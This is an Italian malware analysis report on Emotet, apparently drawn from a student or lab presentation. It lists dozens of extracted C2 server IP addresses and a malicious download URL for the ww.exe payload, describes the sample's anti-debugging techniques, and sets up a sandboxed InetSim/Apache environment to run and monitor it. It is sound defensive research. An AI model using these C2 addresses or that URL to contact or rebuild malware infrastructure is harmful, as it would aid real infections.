
#### Highlighted actions ⓘ

##### Decoded Text



```
{"C2 list": ["200.58.171.51:80", "189.196.140.187:80", "222.104.222.145:443", "115.132.227.247:443", "190.85.206.228:80", "159.69.211.211:8080", "185.94.252.27:443", "185.94.252.249:443", "219.94.254.93:8080", "66.228.45.129:8080", "181.30.126.66:80", "109.104.79.48:8080", "23.254.203.51:8080", "45.33.35.103:8080", "181.142.29.90:80", "69.163.33.82:8080", "181.37.126.2:80", "91.205.215.57:7080", "51.255.50.164:8080", "175.107.200.27:443", "103.201.150.209:80", "24.150.44.53:80", "139.59.19.157:80", "66.209.69.165:443", "192.163.199.254:8080", "185.86.148.222:8080", "196.6.112.70:443", "190.171.230.41:80", "181.199.151.19:80", "62.75.143.100:7080", "81.3.6.78:7080", "103.213.212.42:443", "85.132.96.242:80", "82.226.163.9:80", "43.229.62.186:8080", "201.203.99.129:8080", "5.9.128.163:8080", "72.47.248.48:8080", "200.28.131.215:443", "144.76.117.247:8080", "77.82.85.35:8080", "210.2.86.72:8080", "192.155.90.90:7080", "37.59.1.74:8080", "165.227.213.173:8080", "176.58.93.123:8080", "187.188.166.192:80"]]
```

# String and Import analysis

Fin da subito l'analisi condotta ci è sembrata non portare a nulla. Infatti sia tool come binText, pestudio che Dependency Walker non hanno fornito risultati interessanti. Altra cosa sospetta è stata la completa assenza di dll importate.



# PEiD



- Anche il tool PEiD non è stato in grado di fornire indicazioni utili.
- Siamo dunque giunti alla conclusione che il file non fosse compresso, ma bensì **offuscato**.
- E' stato necessario dunque fare un passo indietro, ritornando al file originale **ww.exe** continuando con una **basic dynamic analysis** --> Ciò non limita l'analisi dato che **ww.exe** finisce proprio ad eseguire l'area codice di cui abbiamo realizzato il dump.

# Anti-Analysis techniques

Per rendere l'analisi e il reverse engineering più complicato e ostico **Emotet** impiega tutta una serie di tecniche di **anti-analisi** e **anti-debugging** tra cui:

## Control flow flattening

La struttura del flusso di controllo del programma viene completamente rimossa rendendo difficile il tracing dell'esecuzione

## Indirect API call

Le API function non vengono chiamate direttamente, ma tipicamente attraverso la memorizzazione del loro indirizzo in qualche variabile

## Check presenza debugger

Controlla con funzioni del tipo *IsDebuggerPresent*, *CheckRemoteDebuggerPresent* la presenza di un debugger e regola la sua esecuzione


# Analisi Dinamica Basica

EMOTET  
**INFECTED!**



# InetSim

- A seguito della lista di C2 Server individuata precedentemente abbiamo deciso di configurare, utilizzando la suite InetSim, un server che accettasse e simulasse le possibili richieste di rete effettuate dal Malware.
- Per fare ciò è stata utilizzata un'ulteriore macchina virtuale con sistema operativo Ubuntu.



# Apache WebServer



- Sulla stessa macchina virtuale Ubuntu è stato configurato un **web server Apache** al fine di soddisfare le richieste di download che vengono effettuate dallo script **powershell** analizzato precedentemente.
- La GET che vogliamo soddisfare, tra le tante, sarà quella corrispondente all'URL "<http://purimaro.com/1/ww/>". Verra quindi disposto l'eseguibile **ww.exe** all'interno del path "**/1/ww/**" del server Apache.





\* La risoluzione del dominio sarà sempre a carico della macchina Ubuntu grazie al tool inetsim

# Configurazione

- Il primo passaggio consiste nel collegare entrambe le macchine virtuali: **Windows** (Target) e **Ubuntu** (Fake server) tramite una rete interna con Virtual box.

- Ad entrambe le macchine è stato assegnato e configurato manualmente un indirizzo ip tale che appartenessero alla stessa rete locale e potessero dialogare tra loro.

- Come indirizzo ip del server e rete di riferimento è stato considerato il primo indirizzo ip della lista di C2 Server ovvero: **200.58.171.51**.




## Allo scopo di catturare le azioni effettuate dal malware in esecuzione abbiamo deciso di utilizzare i seguenti tool:

- **ProcMon**: Un tool avanzato di monitoraggio in grado di rilevare tutte le chiamate di sistema che riguardano registri, file system, network, process e thread management.
- **Process Explorer**: un potente task manager per monitorare i processi correntemente in esecuzione e i loro dettagli.
- **Sysmon**: è un servizio di sistema Windows e un driver di dispositivo che monitora e registra l'attività del sistema nel registro eventi di Windows, fornisce informazioni dettagliate sulle attività di creazione dei processi, le connessioni di rete e le modifiche e la creazione dei file



# Esecuzione del malware

- Siamo pronti a questo punto per **eseguire** il malware `ww.exe` e tracciarne l'attività.
- Osserviamo l'output di Process Monitor dopo aver filtrato per **“Process Name”** ottenendo praticamente 5000+ operazioni effettuate.



